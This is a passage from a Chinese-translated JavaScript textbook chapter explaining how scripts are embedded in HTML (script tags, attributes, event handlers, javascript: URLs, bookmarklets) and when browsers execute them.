编写无干扰的 JavaScript 代码并没有确定的公式。但是，有些有用的实践（其他的一些书中讨论过）能够帮助读者步入正途。

无干扰的 JavaScript 的首要目标就是保持 JavaScript 代码和 HTML 标记的分离。这种让内容分离于行为的方式，与将 CSS 放入样式表而保持内容与表现分离的方式如出一辙。为了实现这一目标，把所有的 JavaScript 代码放入到外部文件中，并且用 `<script src=>` 标记（参见 13.2.2 节的详细介绍）把这些文件包含到 HTML 页面中。如果区分内容和行为很严格，就不会把 JavaScript 代码包含到 HTML 文件的事件句柄属性中。相反，会编写 JavaScript 代码（在一个外部文件中）然后在需要它们的 HTML 元素上注册事件句柄（第 17 章介绍了如何做到这点）。

为了实现这一目标，应该使用第 10 章所介绍的技术，尽可能地让 JavaScript 代码的外部文件成为模块。这允许把多个独立的代码模块包含到同一个 Web 页面中，而不需要担心一个模块的变量和函数覆盖了其他模块的变量和函数。

无干扰的 JavaScript 的第二个目标是它必须降低优雅性。脚本应该基于增加 HTML 的内容来构思和设计，但是，即便没有这些 JavaScript 代码，内容也应该能用（例如，可能发生的情况是，当一个用户关闭了浏览器的 JavaScript 功能的时候）。优雅降低的一项重要技术叫做功能测试，即在采取任何操作之前，JavaScript 模块应该首先确保它所需要的客户端功能在代码所运行的浏览器中是可用的。功能测试是一种兼容性技术，13.6.3 节将更详细地介绍它。

无干扰的 JavaScript 的第三个目标是，它不能降低一个 HTML 页面的可访问性（并且理想的情况是它能增强可访问性）。如果所包含的 JavaScript 代码降低了 Web 页面的可访问性，JavaScript 代码就影响了那些依赖可访问的 Web 页面的用户。13.7 节更详细地描述了 JavaScript 的可访问性。

无干扰的 JavaScript 的其他规则也可能包含这里所描述的目标以外的其他目标。了解更多有关无干扰的脚本化的一个主要信息来源是“The JavaScript Manifesto”，这篇文章由 DOM Scripting Task Force 发表于 http://domscripting.webstandards.org/?page_id=2。

13.2 在 HTML 中嵌入脚本

把客户端 JavaScript 代码嵌入 HTML 文档有很多方法：

- 放置在标记对 `<script>` 和 `</script>` 之间
- 放置在由 `<script>` 标记的 `src` 属性指定的外部文件中

- 放置在事件句柄中，该事件句柄由 onclick 或 onmouseover 这样的 HTML 属性值指定
- 在一个 URL 之中，这个 URL 使用特殊的 javascript: 协议

本节介绍了 `<script>` 标记。事件句柄和 JavaScript URL 都将在本章稍后介绍。

13.2.1 `<script>` 标记

客户端 JavaScript 脚本是 HTML 文件的一部分，通常放置在标记 `<script>` 和 `</script>` 之间。

```
<script>
// Your JavaScript code goes here
</script>
```

在 XHTML 中，`<script>` 标记中的内容被当作其他内容一样地对待。如果 JavaScript 代码包含了 `<` 或 `&` 字符，这些字符就被解释成为 XML 标记。因此，如果要使用 XHTML，最好把所有的 JavaScript 代码放入到一个 CDATA 部分中：

```
<script><![CDATA[// Your JavaScript code goes here
]]></script>
```

一个 HTML 文档可以包含任意多个 `<script>` 元素。这些多个独立的脚本的执行顺序就是它们在文档中出现的顺序（然而，参阅 13.2.4 节中的 `defer` 属性，这是一个例外）。尽管在装载和解析一个 HTML 文件的过程中，各个脚本在不同时刻执行，但是这些脚本却是同一个 JavaScript 程序的组成部分，因为在一个脚本中定义的函数和变量适用于随后出现的同一文件中的所有脚本。例如，可以将下面的一行脚本放到一个 HTML 页 `<head>` 标记中：

```
<script>function square(x) { return x*x; }</script>
```

在同一页面中该行脚本之后，可以引用 `square()` 函数，即使这个引用出现在另一个脚本块中。关键的环境是那个 HTML 页，而不是脚本块（注 3）：

```
<script>alert(square(2));</script>
```

例 13-1 展示的是一个 HTML 文件，这个文件包含一个简单的 JavaScript 程序。注意这个

注 3： 这里使用的 `alert()` 函数是在客户端 JavaScript 中显示输出的一种简单方法，它将自己的参数转换为一个字符串并在弹出的对话框中显示这个字符串。参见第 14.5 节了解 `alert()` 方法的详细内容，例 15-9 提供了 `alert()` 的一种替代方式，它并不弹出一个必须点击后才会消失的对话框。

例子和本书前面所示的一些代码段之间的差别，这个程序和一个 HTML 文件结合在一起，具有明确的运行环境。还要注意 `<script>` 标记中的 `language` 属性的用法。我们将在 13.2.3 节中解释这一属性。

例 13-1：一个 HTML 文件中的简单 JavaScript 程序

```
<html>
<head>
<title>Today's Date</title>
<script language="JavaScript">
// Define a function for later use
function print_todays_date() {
    var d = new Date();                // .Get today's date and time
    document.write(d.toLocaleString()); // Insert it into the document
}
</script>
</head>
<body>
The date and time are:<br>
<script language="JavaScript">
    // Now call the function we defined above
    print_todays_date();
</script>
</body>
</html>
```

例 13-1 也展示了 `document.write()` 函数。客户端的 JavaScript 代码也可以使用这个函数来根据脚本的位置把 HTML 文本输出到文档（关于这一方法，可以参见第 15 章了解更多细节）。注意，脚本能够生成输出以插入到 HTML 文档中，这意味着 HTML 解析器必须在解析的过程中解释 JavaScript 脚本。在文档解析之后，仅仅将文档中所有的脚本文本连接起来，并且将其作为一个大的脚本来运行，这是不可能的，因为文档中的任何脚本都可能去改变文档（参见 13.2.4 节对于 `defer` 属性的介绍）。

13.2.2 外部文件中的脚本

`<script>` 标记支持 `src` 属性。这个属性的值指定了一个包含 JavaScript 代码的文件的 URL。它的用法如下：

```
<script src="../../scripts/util.js"></script>
```

JavaScript 文件的扩展名通常是 `.js`，它只包含纯粹的 JavaScript 代码，其中既没有 `<script>` 标记，也没有其他 HTML 标记。

具有 `src` 属性的 `<script>` 标记的行为就像指定的 JavaScript 文件的内容直接出现在标记 `<script>` 和 `</script>` 之间一样。出现在这些标记之间的任何代码和标记都会被忽

略。注意，即便指定了 `src` 属性并且 `<script>` 和 `</script>` 标记之间没有 JavaScript 代码，结束的 `</script>` 标记也是必需的。

下面是使用 `src` 属性的一些优点：

- 它可以把大型 JavaScript 代码块移出 HTML 文件，这有助于把内容和行为分离，从而简化了 HTML 文件。使用 `src` 属性是无干扰的 JavaScript 编程的基石。（参见 13.1.5 节了解这一编程思想的更多内容）。
- 当某个函数或 JavaScript 代码由几个不同的 HTML 文件共享时，可以将它放置在一个单独的文件中，然后由那些需要它的 HTML 文件读取。这样使代码更易于维护。
- 如果使用 JavaScript 函数的页面不止一个，那么可以将它们放置在单独的 JavaScript 文件中使浏览器将其缓存起来，这样装载它们时速度就更快。由多个页面共享 JavaScript 代码时，虽然初次打开一个 JavaScript 文件要求浏览器打开一个单独的网络连接，以便下载那个 JavaScript 文件，但是高速缓存节省的时间远远大于这个延迟。
- 由于 `src` 属性的值可以是任意的 URL，因此来自一个 Web 服务器的 JavaScript 程序或 Web 网页可以使用由另一个 Web 服务器输出的代码。很多互联网广告依赖于此。

最后一点有重要的安全含义。13.8.2 节所介绍的同源安全策略不允许来自一个域的文档中的 JavaScript 和来自另一个域的内容交互。可是，注意脚本本身的来源则没有什么关系，只是关系到脚本被嵌入的文档的来源。因此，同源策略并不适用于如下情况：JavaScript 代码可以和它所嵌入的文档交互，即便代码和文档具有不同的来源。当使用 `src` 属性在页面中包含一个脚本的时候，就给了这段脚本的作者（以及载入的脚本所来自的域的 Web 管理员）完全控制 Web 页面的权力。

13.2.3 指定脚本语言

尽管 JavaScript 是 Web 的最初的脚本化语言，并且目前仍然是最常见的一种，但它并非惟一的一种脚本化语言。HTML 规范是语言无关的，并且浏览器厂商可以支持他们自己所选择的任何脚本化语言。实际上，JavaScript 的惟一替代就是 Microsoft 的 Visual Basic Scripting Edition（注 4），它得到了 Internet Explorer 的支持。

注 4： 该语言又叫做 VBScript。只有 IE 支持 VBScript，所以用这种语言编写的脚本是不可移植的。VBScript 和 HTML 对象的连接方式与 JavaScript 相同，只是其核心语法和 JavaScript 不同。本书中没有详细介绍 VBScript。

既然有多种可能的脚本化语言，就必须告诉浏览器脚本是用哪种语言编写的。这使得浏览器能够正确地解释脚本，并且，浏览器可以忽略那些使用它不知道如何解释的语言所编写的脚本。可以使用 HTTP Content-Script-Type 头部来为一个文件指定默认的脚本语言，还可以使用 HTML 的 <meta> 标记来模拟这一头部。要把所有的脚本都指定为使用 JavaScript（除了那些已经用其他方式指定了的脚本），只需要把如下的标记放入到 HTML 文档的 <head> 中：

```
<meta http-equiv="Content-Script-Type" content="text/javascript">
```

实际上，即便服务器省略了 Content-Script-Type 并且页面省略了 <meta> 标记，浏览器还是会假设 JavaScript 作为默认的脚本化语言。可是，如果没有指定一个默认的脚本化语言，或者希望覆盖掉默认语言，可以使用 <script> 标记的 type 属性：

```
<script type="text/javascript"></script>
```

JavaScript 程序的传统的 MIME 类型是 “text/javascript”。另一种曾经使用过的类型是 “application/x-javascript”（其中的 x 前缀表示这是一个试验的非标准类型）。RFC 4329 将 “text/javascript” 标准化，因为它很常用。可是，由于 JavaScript 程序并非真正的文本文档，它将这一类型作为废弃的，并且推荐 “application/javascript”（无 x 前缀）作为替代。在编写本书的时候，“application/javascript” 还没有得到广泛的支持。一旦它得到了广泛的支持，最合适的 <script> 和 <meta> 标记就成为：

```
<script type="application/javascript"></script>
<meta http-equiv="Content-Script-Type" content="application/javascript">
```

当 <script> 标记第一次引入的时候，它还是 HTML 的一个非标准的扩展，并且不支持 type 属性。相反，脚本语言使用 language 属性来定义。这一属性只是指定了脚本语言的通用名字。如果要编写 JavaScript 代码，可以这样使用 language 属性：

```
<script language="JavaScript">
    // JavaScript code goes here
</script>
```

如果使用 VBScript 编写一个脚本，像这样使用该属性：

```
<script language="VBScript">
    ' VBScript code goes here (' is a comment character like // in JavaScript)
</script>
```

HTML 4 规范标准化了 <script> 标记，但是它废弃了 language 属性，因为对脚本语言来说没有一组标准化的名字。有时会看到这样的 <script> 标记，为遵从标准而使用 type 属性，并且为了较早的浏览器向后兼容而使用 language 属性：

```
<script type="text/javascript" language="JavaScript" ></script>
```

language 属性有时候用来指定编写脚本的 JavaScript 的版本，和标记一起这样使用：

```
<script language="JavaScript1.2"></script>
<script language="JavaScript1.5"></script>
```

从理论上讲，Web 浏览器忽略用它们所不支持的 JavaScript 版本编写的脚本。也就是说，较早的不支持 JavaScript 1.5 的浏览器不会尝试运行拥有“JavaScript 1.5”的 language 属性的脚本。较早的 Web 浏览器会识别这一版本号，但由于核心 JavaScript 语言已经保持多年的稳定，很多新的浏览器会忽略 language 属性所指定的任何版本号。

13.2.4 defer 属性

正如前面所提到的，一个脚本可以调用 document.write() 方法来动态地为文档添加内容。正因为如此，当 HTML 解析器遇到一个脚本，它必须按常规终止对文档的解析并且等待脚本执行。HTML 4 标准定义了 <script> 标记的一个 defer 属性来解决这一问题。

如果编写了一个并不产生任何文档输出的脚本，例如定义了一个函数但并不调用 document.write() 的一个脚本，可以使用 <script> 标记中的 defer 属性来提示浏览器这样做是安全的：继续解析 HTML 文档并延迟脚本的执行，直到遇到一个无法延迟的脚本。通常，当一个脚本从一个外部文件载入的时候，延迟它是很有用的；如果它没有被延迟，浏览器必须等待，直到在它可以继续解析包含文档之前脚本已经载入。在使用了 defer 属性的浏览器中，延迟可能使性能得到提高。在 HTML 中，defer 属性并没有值，它只是必须出现在标记中：

```
<script defer>
    // Any JavaScript code that does not call document.write()
</script>
```

然而，在 XHTML 中，该属性需要一个值：

```
<script defer="defer"></script>
```

在编写本书的时候，Internet Explorer 是唯一一个使用了 defer 属性的浏览器。当浏览器和 src 属性一起使用的时候，它就会使用 defer 属性。但是，IE 并没有很正确地实现 defer 属性，因为，延迟的脚本总是被延迟，直到文档结束，而不是只延迟到遇到下一个非延迟的脚本。这意味着，IE 中延迟的脚本的执行顺序混乱，并且不能定义任何函数或设置任何变量，而这些函数和变量是后面的非延迟脚本所需要的。

13.2.5 <noscript> 标记

HTML 定义了 <noscript> 标记，用来保存只有当浏览器中的 JavaScript 被关闭的时候

才要提交的内容。理想情况下，应该制作 Web 页面以使 JavaScript 只是充当一种增强，并且页面“降低优雅性”，没有 JavaScript 也照样工作。可是，当这并不可能的时候，可以使用 `<noscript>` 标记来通知用户：需要 JavaScript 并且可能用它提供一个指向替换内容的连接。

13.2.6 `</script>` 标记

有时，程序员会发现自己编写的脚本用 `document.write()` 方法或 `innerHTML` 属性来输出其他脚本（通常是向另一个浏览器窗口或帧中输出）。如果编写了这样一个脚本，就应该输出一个 `</script>` 标记来终止所创建的脚本。必须注意，因为 HTML 解析器不理解 JavaScript 代码，如果它看到代码中的“`</script>`”字符串，即使 `</script>` 标记出现在引号中，HTML 解析器也会认为它发现了当前运行的脚本的结束标记。要避免这种问题，只需要将标记拆成片段，用表达式“`</" + "script>`”写出即可：

```
<script>
f1.document.write("<script>");
f1.document.write("document.write('<h2>This is the quoted script</h2>')");
f1.document.write("</" + "script>");
</script>
```

另外，还可以在 `</script>` 中使用转义符“`/`”：

```
f1.document.write("<\script>");
```

在 XHTML 中，脚本包含在 CDATA 部分中，这一使用结束的 `</script>` 标记的问题不会发生。

13.2.7 向较早的浏览器隐藏脚本

当 JavaScript 版本较新的时候，某些浏览器并不识别 `<script>` 标记，并且因此（正确地）将此标记的内容作为文本提交。用户访问 Web 页面时，会看到 JavaScript 代码被格式化为大的没有意义的段落，并且作为 Web 页面内容出现。这一问题的解决方法比较简单，只需要在 `<script>` 标记中使用 HTML 注释。JavaScript 程序员习惯这样编写脚本：

```
<script language="JavaScript">
<!-- Begin HTML comment that hides the script
      // JavaScript statements go here
      //
      //
// End HTML comment that hides the script -->
</script>
```

或者，像下面这样更加紧凑地编写：

```
<script><!--  
// script body goes here  
//--></script>
```

为了使这段代码工作，客户端 JavaScript 把核心的 JavaScript 语言略为改变，以使位于脚本开始处的字符序列 `<!--` 就像是 `//` 一样地工作：它引入了一个单行注释。

需要这种注释的浏览器已经成为过去了，但是，还是可能在现有的 Web 页面中碰到这种情况。

13.2.8 非标准的 Script 属性

Microsoft 为 `<script>` 标记定义了两个完全非标准的属性，它们只在 IE 中工作。event 属性和 for 属性允许使用 `<script>` 标记来定义事件句柄。event 属性指定了要处理的事件的名字，而 for 属性指定了用来处理事件的元素的名字或 ID。当指定的事件在指定的元素上发生的时候，脚本的内容就会执行。

这些属性只在 IE 中工作，因此它们的功能可以以其他的方式很容易地实现。不应该使用它们。这里提到它们只是为了当在已有的 Web 页面中碰到它们的时候能够知道它们是干什么的。

13.3 HTML 中的事件句柄

在包含它的 HTML 文件被读进浏览器的时候，脚本中的 JavaScript 代码只执行一次。仅使用这种静态脚本的程序不能动态地响应用户。很多动态性的程序都定义了事件句柄，当某个事件发生时（如用户点击了表单内的一个按钮），Web 浏览器会自动调用相应的事件句柄。由于客户端 JavaScript 的事件是由 HTML 对象（如按钮）引发的，因此事件句柄被定义为这些对象的属性。例如，要定义在用户点击表单中的复选框时调用的事件句柄，只需把处理代码作为定义复选框的 HTML 标记的属性：

```
<input type="checkbox" name="options" value="giftwrap"  
       onclick="giftwrap = this.checked;"  
>
```

在这段代码中，我们感兴趣的是属性 `onclick`。`onclick` 的属性值是一个字符串，其中包含一个或多个 JavaScript 语句。如果其中有多条语句，必须使用分号将每条语句隔开。当指定的事件（在这里是点击）在复选框中发生时，字符串中的 JavaScript 代码就会被执行。

虽然可以在事件句柄定义中加入任意多条 JavaScript 语句，然而，经常使用的一种技术

就是，使用事件句柄属性来调用在<script>标记中的其他地方所定义的函数。这样一来，大部分 JavaScript 代码都存放在脚本中，从而减少了 JavaScript 和 HTML 的混合。

注意，HTML 的事件句柄属性并不是定义 JavaScript 事件句柄的惟一方式。第 17 章介绍了，也可以在一个<script>标记中使用 JavaScript 代码来为 HTML 元素指定 JavaScript 事件句柄。一些 JavaScript 开发者争论说不应该使用 HTML 的事件句柄属性，真正的无干扰的 JavaScript 要求内容和行为的完全分离。根据这一 JavaScript 编码风格，所有的 JavaScript 代码都应该放到一个外部文件中，通过 HTML 的<script>标记的 src 属性来引用该文件。不管在运行的时候需要哪种事件句柄，都可以定义这样的一个外部 JavaScript 代码。

我们将在第 17 章中更为详细地介绍事件和事件句柄，不过在此之前，它们出现在各种示例中。尽管第 17 章具有完整的事件句柄列表，但下面仍然介绍它们中最常用的几个：

onclick

所有类似按钮的表单元素和标记 <a> 及 <area> 都支持该处理程序。当用户点击元素时会触发它。如果 onclick 处理程序返回 false，则浏览器不执行任何与按钮或链接相关的默认动作，例如，它不会进行超链接（用于标记 <a>）或提交表单（用于提交按钮）。

onmousedown, onmouseup

这两个事件句柄和 onclick 非常相似，只不过分别在用户按下和释放鼠标按钮时触发。大多数文档元素都支持这两个处理程序。

onmouseover, onmouseout

分别在鼠标指针移到或移出文档元素时触发这两个处理程序。

onchange

<input>、<select> 和 <textarea> 元素支持这个事件句柄。在用户改变了元素显示的值，或移出了元素的焦点时触发它。

onload

这个事件句柄出现在 <body> 标记上，当文档及其外部内容（如图像）完全载入的时候触发它。onload 句柄常常用来触发操作文档内容的代码，因为它表示文档已经达到了一个稳定的状态并且修改它是安全的。

作为事件句柄用法的真实示例，可以再研究一下例 1-3 所示的交互式借贷脚本。这个例子中的 HTML 表单含有大量事件句柄属性。这些处理程序的主体非常简单，它们只是调用在 <script> 中的其他地方定义的 calculate() 函数。

13.4 URL 中的 JavaScript

将 JavaScript 代码包含到客户端的另一种方式，就是在一个 URL 后面跟上一个 `javascript:` 伪协议限定符。这种指定的协议类型说明了 URL 的内容是 JavaScript 解释器将要运行的 JavaScript 代码的一个任意的字符串。它被当作单独的一行代码对待，这意味着这条语句必须用分号分隔开，并且 `/* */` 注释必须用来取代 `//` 评论。一个 JavaScript URL 如下所示：

```
javascript:var now = new Date(); "<h1>The time is:</h1>" + now;
```

当浏览器载入这样的一个 JavaScript URL，它会执行 URL 中所包含的 JavaScript 代码，并且使用最后一个 JavaScript 语句或表达式的值，转换为一个字符串，作为新载入的文档的内容显示。这个字符串值可能包含 HTML 标记，并且像载入到浏览器中的其他文档那样格式化和显示。

JavaScript URL 也可以包含执行操作但不返回值的 JavaScript 语句。例如：

```
javascript:alert("Hello World!")
```

当载入了这种类型的 URL 的时候，浏览器执行 JavaScript 代码，但是，由于没有值作为新的文档来显示，它并不会改变当前显示的文档。

通常，程序员还可能希望使用一个 JavaScript URL 来执行某些 JavaScript 代码而不改变当前显示的文档。要做到这一点，需要确保 URL 中的最后一条语句没有返回值。确保这一点的一种方式，是使用 `void` 运算符来显式地指定一个未定义的返回值。只需要在 JavaScript URL 的结尾使用 `void 0;`。例如，下面的 URL 打开一个新的空白的浏览器，而并不改变当前窗口的内容：

```
javascript>window.open("about:blank"); void 0;
```

如果这个 URL 中没有 `void` 运算符，`Window.open()` 方法调用的返回值将会被转换为一个字符串并显示，并且当前的文档会被新的文档覆盖，新文档显示如下内容：

```
[object Window]
```

在任何可以使用常规 URL 的地方都可以使用一个 JavaScript URL。使用这一语法的一种方便的方法就是，直接在浏览器的地址字段输入它，在这里可以直接测试任意的 JavaScript 代码而不需要打开编辑器并创建一个包含代码的 HTML 文件。

`javascript:` 伪协议可以和 HTML 属性一起使用，该属性的值也应该是一个 URL。一个超链接的 `href` 属性就满足这种条件。当用户点击一个这样的链接，指定的 JavaScript 代码会执行。在这种情况下，JavaScript URL 本质上是一个 `onclick` 事件句柄的替代

(注意, 和 HTML 链接一起使用一个 onclick 句柄或者一个 JavaScript URL 通常都是糟糕的设计选择, 应使用一个按钮来替代, 并且保留那个链接以载入新的文档)。类似的, 一个 JavaScript URL 可以用作一个 <form> 标记的 action 属性, 这样, 当用户提交这个表单的时候, URL 中的 JavaScript 代码就会执行。

JavaScript URL 也可以传递给一个期待 URL 参数的方法, 如 Window.open() 方法 (参见第 14 章)。

Bookmarklets

javascript: URL 的一个特别重要的用法就是用于书签中, 在那里它们构成了一个有用的小型 JavaScript 程序, 或者叫做 *bookmarklets*, 它可以很容易从一个书签的菜单或工具条载入。如下的 HTML 片段包含了一个带有 javascript: URL 的 <a> 标记, 这个 javascript: URL 作为 href 属性的值。点击这个链接打开一个简单的 JavaScript 表达式计算器, 它允许在页面环境中计算表达式和执行语句:

```
<a href='javascript:
var e = "", r = ""; /* Expression to evaluate and the result */
do {
    /* Display expression and result and ask for a new expression */
    e = prompt("Expression: " + e + "\n" + r + "\n", e);
    try { r = "Result: " + eval(e); } /* Try to evaluate the expression */
    catch(ex) { r = ex; } /* Or remember the error instead */
} while(e); /* Continue until no expression entered or Cancel clicked */
void 0; /* This prevents the current document from being overwritten */
'>
JavaScript Evaluator
</a>
```

注意, 即便这个 JavaScript URL 写成多行, HTML 解析器也将它作为单独的一行对待, 并且, 单行 // 注释在其中无效。去掉了注释和空白的链接如下所示:

```
<a href='javascript:var e="";r="";do{e=prompt("Expression: "+e+"\n"+r+"\n",e);
try{r="Result: "+eval(e);}catch(ex){r=ex;}}while(e);void 0;'>JS Evaluator</a>
```

当要对正在开发的一个页面进行硬编码的时候, 这样的链接是有用的; 而当要把它保存为可以在任何页面都能运行的书签的时候, 它就变得非常有用。通常, 可以通过在链接上鼠标右键点击并选择 “**Bookmark This Link**” 或其他类似的选项来把一个链接存储为标签。在 Firefox 中, 可以通过将链接拖到书签工具栏实现。

本书中所介绍的客户端 JavaScript 技术对于创建 bookmarklets 都是适用的, 但是我们并没有详细介绍 bookmarklets 本身。如果读者对这种小程序很感兴趣, 可以通过因特网搜索 “bookmarklets”, 会找到很多站点, 它们提供了很多有趣的和有用的 bookmarklets。

13.5 JavaScript 程序的执行

前面的各节讨论了把 JavaScript 代码整合到一个 HTML 文件中的方法。现在，接下来的小节讨论这些整合的 JavaScript 代码到底何时以及如何被 JavaScript 解释器执行。

13.5.1 执行脚本

出现在 `<script>` 和 `</script>` 标记对之间的 JavaScript 语句按照它们在脚本中出现的顺序来执行。当一个文件有多个脚本的时候，脚本按照它们出现的顺序来执行（除非脚本带有 `defer` 属性，IE 会打乱顺序来执行它们）。`<script>` 标记中的 JavaScript 代码作为文档载入和解析过程的一部分来执行。

任何不具有一个 `defer` 属性的 `<script>` 元素都可以调用 `document.write()` 方法（第 15 章详细介绍了该方法）。传递给这个方法的文本被插入到文档中脚本所在的位置。当脚本完成了执行以后，HTML 解析器继续解析文档，从脚本所输出的任何文本开始。

脚本可以出现在一个 HTML 文档的 `<head>` 或 `<body>` 中。`<head>` 中的脚本通常定义了将要被其他代码调用的函数。它们也可以声明和初始化其他代码将要使用的变量。文档的 `<head>` 中的脚本定义一个函数，并且将这个函数作为稍后执行的一个 `onload` 事件句柄来注册，这是很普通的。在一个文档的 `<head>` 中调用 `document.write()` 是合法的，但却不常见。

一个文档的 `<body>` 中的脚本可以做到 `<head>` 中脚本所能够做的一切。可是，在这些脚本中调用 `document.write()` 更加常见。一个文档的 `<body>` 中的脚本也可以（通过使用第 15 章所描述的技术）访问和操作出现在脚本之前的文档元素和文档内容。然而，正如本章稍后所描述的那样，当 `<body>` 中的脚本执行的时候，文档元素并不保证是可用的和稳定的。如果一个脚本只是定义了稍后使用的函数和变量，并且没有调用 `document.write()` 函数或者尝试修改文档内容，惯例规定它应该出现在文档的 `<head>` 中而不是 `<body>` 中。

正如前面提到的，IE 打乱顺序来执行带有 `defer` 属性的脚本。这些脚本会在所有非延迟脚本之后运行，并且在文档完全解析后执行，但是在 `onload` 事件句柄触发前执行。

13.5.2 onload 事件句柄

文档解析之后，所有的脚本都运行，并且所有辅助内容（如图像）载入，浏览器启动 `onload` 事件，并运行已经在 Window 对象注册为一个 `onload` 事件句柄的任何 JavaScript 代码。可以通过设置 `<body>` 标记的 `onload` 属性来注册一个 `onload` 句柄。也可以

(使用第 17 章介绍的技术) 来分隔 JavaScript 代码模块, 从而注册它们自己的 `onload` 句柄。当注册了多个 `onload` 句柄的时候, 浏览器调用所有的句柄, 但是, 调用它们的顺序并不能保证。

当 `onload` 句柄被触发的时候, 文档会完整地载入和解析, 并且任何文档元素都可以被 JavaScript 代码操作。因此, 修改文档内容的 JavaScript 模块通常会包含一个执行修改的函数, 以及当文档完全载入的时候负责安排函数调用的事件注册代码。

由于 `onload` 事件句柄在文档完全解析之后调用的, 它们必须不调用 `document.write()`。任何这样的调用都重新打开一个新的文档并且覆盖掉当前文档, 而不是在当前文档后面添加内容; 用户甚至没有机会看到当前文档。

13.5.3 事件句柄和 JavaScript URL

当文档载入和解析完成以后, `onload` 句柄就触发了, 并且 JavaScript 执行进入到其事件驱动阶段。在此阶段, 事件句柄异步地执行, 作为对鼠标移动、鼠标点击和按键等用户输入的响应。JavaScript URL 也可能在此阶段被异步地调用, 例如, 用户点击那些 `href` 属性使用了 `javascript:` 伪协议的链接。

`<script>` 元素通常用来定义函数, 以及定义那些通常用来调用其他函数作为对用户输入的响应的事件句柄。当然, 事件句柄可以定义函数, 但这种情况并不常见 (也并不是很有用)。

如果一个事件句柄基于它所在的文档调用 `document.write()`, 它将会覆盖这个文档并开始一个新的文档。这几乎绝非原意, 并且, 按照规则, 事件句柄不应该调用这个方法。它们也不该调用那些调用这一方法的函数。可是, 在一个窗口中的事件句柄调用另一个窗口的文档的 `write()` 方法的多窗口应用程序中, 这就是个例外 (参见 14.8 节了解更多窗口 JavaScript 应用程序的内容)。

13.5.4 `onunload` 事件句柄

当用户导航离开一个 Web 页面, 浏览器触发 `onunload` 事件句柄, 给该页面上的 JavaScript 最后一次运行机会。可以通过设置 `<body>` 标记的 `onunload` 属性来定义一个 `onunload` 句柄, 或者使用第 17 章所描述的其他事件句柄注册技术。

`onunload` 事件允许解除 `onload` 句柄的效果, 或者解除 Web 页面中其他脚本的效果。例如, 如果应用程序打开另一个浏览器窗口, 当用户离开主页面的时候, `onunload` 句柄提供一个机会来关闭该窗口。`onunload` 句柄不应该运行任何耗费时间的操作, 它也

不应该弹出一个对话框。它的退出只是执行一个快速的清理操作，运行它不应该减慢或阻止用户转向一个新的页面。

13.5.5 作为执行环境的 Window 对象

文档中所有的脚本、事件句柄和 JavaScript URL 都共享同一个 Window 对象作为它们的全局对象。JavaScript 变量和函数只不过是这个全局变量的属性。这意味着，在一个 `<script>` 中声明的一个函数，可以被其后的任何 `<script>` 中的代码调用。

由于 `onload` 事件在所有脚本都执行之前并不会调用，每个 `onload` 事件句柄都能够访问文档中所有脚本所定义的所有函数以及所声明的所有变量。

不管何时，当一个新的对象载入到一个窗口中，该窗口的 Window 对象被恢复到其默认状态：之前的文档中的脚本所定义的所有属性和函数都被删除，并且可能已经修改或覆盖的任何标准系统属性都被恢复。每个文档都以一个清白的历史开始。脚本可能依赖于此，它们不会从之前的文档继承一个被破坏了的环境。这也意味着脚本定义的所有变量和函数定义都将持续，直到文档被一个新的文档所替换。

一个 Window 对象的属性和包含了定义这些属性的 JavaScript 代码的文档具有相同的生命期。Window 对象本身具有一个更长的生命期，只要它所表示的窗口存在，它就存在。不管多少 Web 页面或窗口载入和卸载，对 Window 对象的一个引用都持续有效。这只有对使用多个窗口和帧的 Web 应用程序才有意义。在此情况下，一个窗口或帧中的 JavaScript 代码可能保存着对另一个窗口或帧的引用。即便其他的窗口或帧载入一个新的文档，这个引用仍然有效。

13.5.6 客户端 JavaScript 线程模型

核心 JavaScript 语言并不包含任何线程机制，并且客户端 JavaScript 也没有增加任何线程机制。客户端 JavaScript 是单线程的（或者就像单线程一样工作）。当脚本载入和执行的时候，文档解析就停止下来，并且，当事件句柄执行的时候，Web 浏览器会停止对用户输入的响应。

单线程执行是为更加简单的脚本而制定的，可以编写代码同时确保两个事件句柄不会同时运行。可以操作文档内容，而且事先知道不会有其他的线程试图同时修改文档。

单线程执行也会给 JavaScript 程序员带来负担，这意味着 JavaScript 脚本和事件句柄不能运行太长时间。如果一个脚本执行计算密集的任务，它将会为文档载入带来一个延迟，

而用户无法在脚本完成前看到文档内容。如果一个事件句柄执行计算密集的任务，浏览器可能变得无法响应，可能会导致用户认为浏览器崩溃了（注5）。

如果应用程序必须执行足够的计算从而导致显著的延迟，应该允许文档在执行这个计算之前完全载入，应该确保能够通知用户计算正在进行中并且浏览器没有挂起。如果可能将计算分解为离散的子任务，可以使用 `setTimeout()` 和 `setInterval()` 这样的方法在后台运行子任务（参见第14章），同时更新一个进度指示器来向用户显示反馈。

13.5.7 在载入过程中操作文档

在文档载入和解析过程中，`<script>` 元素中的 JavaScript 代码可以使用 `document.write()` 向文档中插入内容。对于其他类型的文档操作，例如，使用第15章所介绍的 DOM 脚本化技术，`<script>` 标记中可能允许也可能不允许。

大多数浏览器允许脚本操作那些出现在 `<script>` 标记之前的任何文档元素。有些 JavaScript 代码用来实现它。可是，并没有标准来要求浏览器这么做，并且，在一些有经验的 JavaScript 程序员中有一个持久的信条（如果不明晰的话），就是把文档操作代码放入到 `<script>` 标记中可能会引发问题（也许只是偶然的，也许只针对某些浏览器，或者只是当通过浏览器的后退按钮重新载入或重新访问文档的时候）。

对这一模棱两可区域的惟一共识是，在 `onload` 事件已经触发以后操作文档是安全的，并且这也是大多数 JavaScript 应用程序的做法：它们使用 `onload` 句柄触发所有的文档修改。在例 17-7 中，我给出了一个用来注册 `onload` 事件句柄的工具程序。

在包含较大的图像或很多图像的文档中，在图像载入和 `onload` 事件触发之前，主文档可以很好地解析。在这种情况下，可能希望在 `onload` 事件之前开始操作文档。一种技术是把操作代码放在文档的末尾（其安全性还在争论）。一种特定于 IE 的技术是把文档操作代码放入到一个既有 `defer` 属性又有 `src` 属性的 `<script>` 标记中。一种特定于 Firefox 的技术是把文档操作代码作为未详细说明的 `DOMContentLoaded` 事件的一个事件句柄，当文档被解析而图像等外部对象还没有完全载入的时候，这个事件就启动了。

JavaScript 执行模式中的另一个模棱两可区域是，在文档完全载入之前事件句柄能否调用的问题。到目前为止，我们对于 JavaScript 执行模式的讨论可以得出结论，所有的事件句柄总是在所有的脚本已经执行以后才被触发。尽管这通常会发生，但也不是任何标

注 5：某些浏览器，如 Firefox，能够防范拒绝服务攻击和偶然的无限循环，并且如果一个脚本或事件句柄所需的运行时间太长，它会提示用户。这就给用户一个选择放弃运行脚本的机会。

